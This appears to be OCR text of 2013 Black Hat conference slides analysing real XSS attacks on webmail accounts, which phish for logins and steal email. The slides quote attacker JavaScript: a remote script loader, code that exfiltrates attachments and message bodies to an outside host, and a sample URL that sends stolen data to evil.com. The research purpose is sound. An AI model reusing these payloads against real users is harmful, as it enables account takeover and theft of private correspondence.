
Visiting Hours: Tuesday, October 23rd, 2012 from 10:00

Visiting Hours: Sunday, October 28th, 2012

XSS Attacks:

In-Session Phishing

Phishing for Credentials



Vulnerability

- Attacker finds/buys XSS vulnerability affecting Hotmail/GMail/Yahoo
- Attacker tests the vulnerability and develops exploit on a number of test accounts

```
onerror=jQuery.getScript('http://edit.
emailprocess.net/editdczz/all/hotx.js?
id=f6e45991-74c2-47a7-969e-967e9495ea4
1&dd=hotmail&mm=com&type=0&mailname=zn
p56')
```

Fake Login


Windows Live
Hotmail
有效的电子邮件管理方法
» 通过 Microsoft SmartScreen 技术抵制垃圾邮件
» 在一个位置管理电子邮件帐户
» 通过手机访问电子邮件
了解更多 >
没有 Hotmail 帐户？
注册
获取 Windows Live ID 并访问 Hotmail、Messenger、Xbox LIVE 和其他 Microsoft 服务。
登录
Windows Live ID:
@hotmail.com
密码:
无法访问您的帐户?
使我保持登录状态
登录
不是您的计算机?
获取用于登录的一次性代码
©2011 Microsoft | 条款 | 隐私声明
帮助中心 | 反馈

XSS Attacks: Data Stealing

Exploiting Target

With successful attack, script runs in browser in current session of the victim

Script could hijack and upload to attackers entire on-line content accessible from current session

Examples: list of contacts, e-mails, attachments, calendar, files

After successful upload script re-directs to phishing page to get victim's credentials (address bar does not change!)

```
function downfile(yourDownloadList, i) {
    try {
        var mid = downloadList[i].substr(0, downloadList[i].indexOf(","));
        var depth = downloadList[i].substr(downloadList[i].indexOf(",") + 1, downloadList[i].lastIndexOf(",") - downloadList[i].indexOf(",") - 1);


        var a = new ActiveXObject('Microsoft.XMLHTTP');
        a.Open('HEAD', '/mail/ScanAttachment.aspx?messageid=' + mid + '&attindex=' + depth + '&cp=-1&attdepth=' + depth + '&entryPt=download', true);
        a.send();
        a.onreadyStatechange = function () {
            if (a.readyState == 4) {
                if (a.status == 200) {
                    //                      alert(a.getResponseHeader("content-Location"));
                    new Image().src = mydir + 'downfile_hotmail.php?file=' + escape(a.getResponseHeader("content-Location")) + '&u=' + yyuser + '&mid=' + mid + '&depth=' +


                    //                      alert("downloading:"+i);
                    if ((i + 1) < yourDownloadList.length) {
                        downfile(yourDownloadList, i + 1);
                    } else {
                        //                          alert("下载结束");
                    }
                } else {
                    if ((i + 1) < yourDownloadList.length) {
                        downfile(yourDownloadList, i + 1);
                    } else {
                        //                          alert("下载结束");
                    }
                }
            }
        }
```

Download Complete!

Email

Enumerate through last 60 pages worth of e-mail

Extract the **From, Subject, and Body** of the e-mail by using the same calls as would be triggered if user were to view the e-mails

Inject new script elements with source set to the URL containing the next chunk of the data read from the file.

Send data in chunks to **http://evil.com/hotmail_xss.php?u=<email>&msg=<subject+from>^^<segment index>^^<next segment of message body>**

Fetch content off of inbox/sent/drafts.

Clean up : mark messages that were not originally read as unread

Chunking of the message

```
subjectReg= /class=ReadMsgSubject>(.*?)&#x200f;/g;
arr = subjectReg.exec(ss);
var subject = arr[1];



getAttachmentStr(str,id);
title = id+"^^"+subject+"^^"+mailfrom;
title = escape(title);

var each = 2048-500-title.length;
s=escape(s);
s=s.replace(/(%20)+/g,"%20");
var sum = Math.ceil(s.length/each);
//alert(s);
for (var j=0;j<sum ;j++ )
{
    if("undefined" != typeof xxreaded){
        if(xxreaded.indexOf("T"+id.substr(0,8))>=0)
        {
            continue;
        }
    }
    url = mysite+"&msg="+title+"^^"+typ+'^^'+i+'^^'+j+"^^"+sum+"^^"+s.substr(j*each,each);

    addFile (url,i);
}
```

Chop the message in pieces that would fit in URL

Construct URL with message chunk + flow control data


black hat USA 2013

XSS Attacks:


By Numbers

black hat USA 2013


XSS Attacks by TLD



XSS Attacks by ccTLD




XSS Attacks Intensity




XSS Attacks Intensity


XSS Attacks by Language



